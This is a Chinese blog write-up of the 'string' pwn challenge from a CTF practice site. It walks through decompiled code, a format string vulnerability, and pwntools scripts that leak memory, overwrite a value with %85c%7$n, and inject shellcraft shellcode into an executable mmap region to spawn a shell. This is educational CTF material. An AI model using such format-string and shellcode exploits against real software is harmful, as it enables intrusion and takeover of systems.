
攻防世界pwn练习区string

原创


暮归纪 于 2022-02-15 20:50:21 发布 1633 收藏

文章标签： python

本文链接：https://blog.csdn.net/weixin_52865102/article/details/122951128




分配了8字节的空间，v4是一个双字指针，v4[0]=68,v4[1]=85。然后输出v4和v4+4的值；跟一下后面的函数



```
unsigned __int64 sub_400A7D()
{
  char s1; // [rsp+0h] [rbp-10h]
  unsigned __int64 v2; // [rsp+8h] [rbp-8h]

  v2 = __readfsqword(0x28u);
  puts(" This is a famous but quite unusual inn. The air is fresh and the");
  puts("marble-tiled ground is clean. Few rowdy guests can be seen, and the");
  puts("furniture looks undamaged by brawls, which are very common in other pubs");
  puts("all around the world. The decoration looks extremely valuable and would fit");
  puts("into a palace, but in this city it's quite ordinary. In the middle of the");
  puts("room are velvet covered chairs and benches, which surround large oaken");
  puts("tables. A large sign is fixed to the northern wall behind a wooden bar. In");
  puts("one corner you notice a fireplace.");
  puts("There are two obvious exits: east, up.");
  puts("But strange thing is ,no one there.");
  puts("So, where you will go?east or up?:");
  while ( 1 )
  {
    _isoc99_scanf("%s", &s1);
    if ( !strcmp(&s1, "east") || !strcmp(&s1, "east") )
      break;
    puts("hei! I'm secious!");
    puts("So, where you will go?:");
  }
  if ( strcmp(&s1, "east") )
  {
    if ( !strcmp(&s1, "up") )
      sub_4009DD();
    puts("YOU KNOW WHAT YOU DO?");
    exit(0);
  }
  return __readfsqword(0x28u) ^ v2;
}
```


这里要选east



有一个格式化字符串漏洞

```
unsigned __int64 __fastcall sub_400CA6(_DWORD *a1)
```

```
{
  void *v1; // rsi
  unsigned __int64 v3; // [rsp+18h] [rbp-8h]

  v3 = __readfsqword(0x28u);
  puts("Ahu!!!!!!!!!!!!!!!A Dragon has appeared!!");
  puts("Dragon say: HaHa! you were supposed to have a normal");
  puts("RPG game, but I have changed it! you have no weapon and ");
  puts("skill! you could not defeat me !");
  puts("That's sound terrible! you meet final boss!but you level is ONE!");
  if ( *a1 == a1[1] )
  {
    puts("Wizard: I will help you! USE YOU SPELL");
    v1 = mmap(0LL, 0x1000uLL, 7, 33, -1, 0LL);
    read(0, v1, 0x100uLL);
    ((void (__fastcall *)(_QWORD, void *))v1)(0LL, v1);
  }
  return __readfsqword(0x28u) ^ v3;
}
```


这里要满足v4[0]==v4[1],上面的printf就可以用到了。
mmap是一个分配内存的函数，malloc用的就是它，然后read，
下面那句一开始没看懂，就去看一下汇编代码

```
jnz     short loc_400D5B
mov     edi, offset aWizardIWillHel ; "Wizard: I will help you! USE YOU SPELL"
call    puts
mov     r9d, 0          ; offset
mov     r8d, 0FFFFFFFFh ; fd
mov     ecx, 21h        ; flags
mov     edx, 7          ; prot
mov     esi, 1000h      ; len
mov     edi, 0          ; addr
call    mmap
mov     [rbp+buf], rax
mov     rax, [rbp+buf]
mov     edx, 100h       ; nbytes
mov     rsi, rax        ; buf
mov     edi, 0          ; fd
call    read
mov     rax, [rbp+buf]
mov     edi, 0
call    rax

oc_400D5B:                              ; CODE XREF: sub_400CA6+5F↑j
nop
```


就是直接执行v1，到这里就可以直接写shellcode给v1了
这里我们利用格式化字符串覆盖内存修改v4[0]

```
from pwn import *

p = process('./pwn2')
p.sendline('mugui')
p.sendline('east')
p.sendline('1')
p.recv()
p.sendline('1024')
p.sendline('%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.')
```

先泄露v2的位置

```
                    .\'   .~~\n                                                :    ,\'
\n\nwe are wizard, we will give you hand, you can not defeat dragon by yourself ...\nwe
will tell you two secret ...\nsecret[0] is 17b52a0\nsecret[1] is 17b52a4\ndo not tell an
yone \nWhat should your character\'s name be:\nCreating a new player.\n This is a famous
 but quite unusual inn. The air is fresh and the\nmarble-tiled ground is clean. Few rowd
y guests can be seen, and the\nfurniture looks undamaged by brawls, which are very commo
n in other pubs\nall around the world. The decoration looks extremely valuable and would
 fit\ninto a palace, but in this city it\'s quite ordinary. In the middle of the\nroom a
re velvet covered chairs and benches, which surround large oaken\ntables. A large sign i
s fixed to the northern wall behind a wooden bar. In\none corner you notice a fireplace.
\nThere are two obvious exits: east, up.\n'
>>> p.sendline('1024')
>>> p.sendline('%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.')
>>> p.recv()
[*] Process './pwn2' stopped with exit code 0 (pid 1827)
b"But strange thing is ,no one there.\nSo, where you will go?east or up?:\nYou travel a
short distance east.That's odd, anyone disappear suddenly\n, what happend?! You just tra
vel , and find another hole\nYou recall, a big black hole will suckk you into it! Know w
hat should you do?\ngo into there(1), or leave(0)?:\nA voice heard in your mind\n'Give m
e an address'\nAnd, you wish is:\nYour wish is\n0×7f23c2f23743.(nil).0×7f23c2e52d53.0×d.
0×ffffffffffffff88.0×100000000.0×400.0×70252e70252e7025.0×252e70252e70252e.0×2e70252e702
52e70.0×70252e70252e7025.0×2e70252e.I hear it, I hear it....\nAhu!!!!!!!!!!!!!!!A Drago
n has appeared!!\nDragon say: HaHa! you were supposed to have a normal\nRPG game, but I
have changed it! you have no weapon and \nskill! you could not defeat me !\nThat's sound
 terrible! you meet final boss!but you level is ONE!\nThe End.....Really?\n"
>>>
```


首先泄露内存，v2是第7个参数（1024==0x400）

```python
from pwn import *
context(arch='amd64',os='linux')
p = process('./pwn2')
p.sendline('mugui')
p.sendline('east')
p.sendline('1')
p.recv()

p.sendline(str(int('0x102d2a0',16)))#v4 = 0x102d2a0
p.sendline('%85c%7$n')
payload = asm(shellcraft.sh())
p.sendline(payload)
```

这里我就直接recv得到v4，比较笨。

这题本来我想不用v2，直接在format里写入v4的值，让format=p64(addr)+'%77c%8$n'但是不知道为什么打不通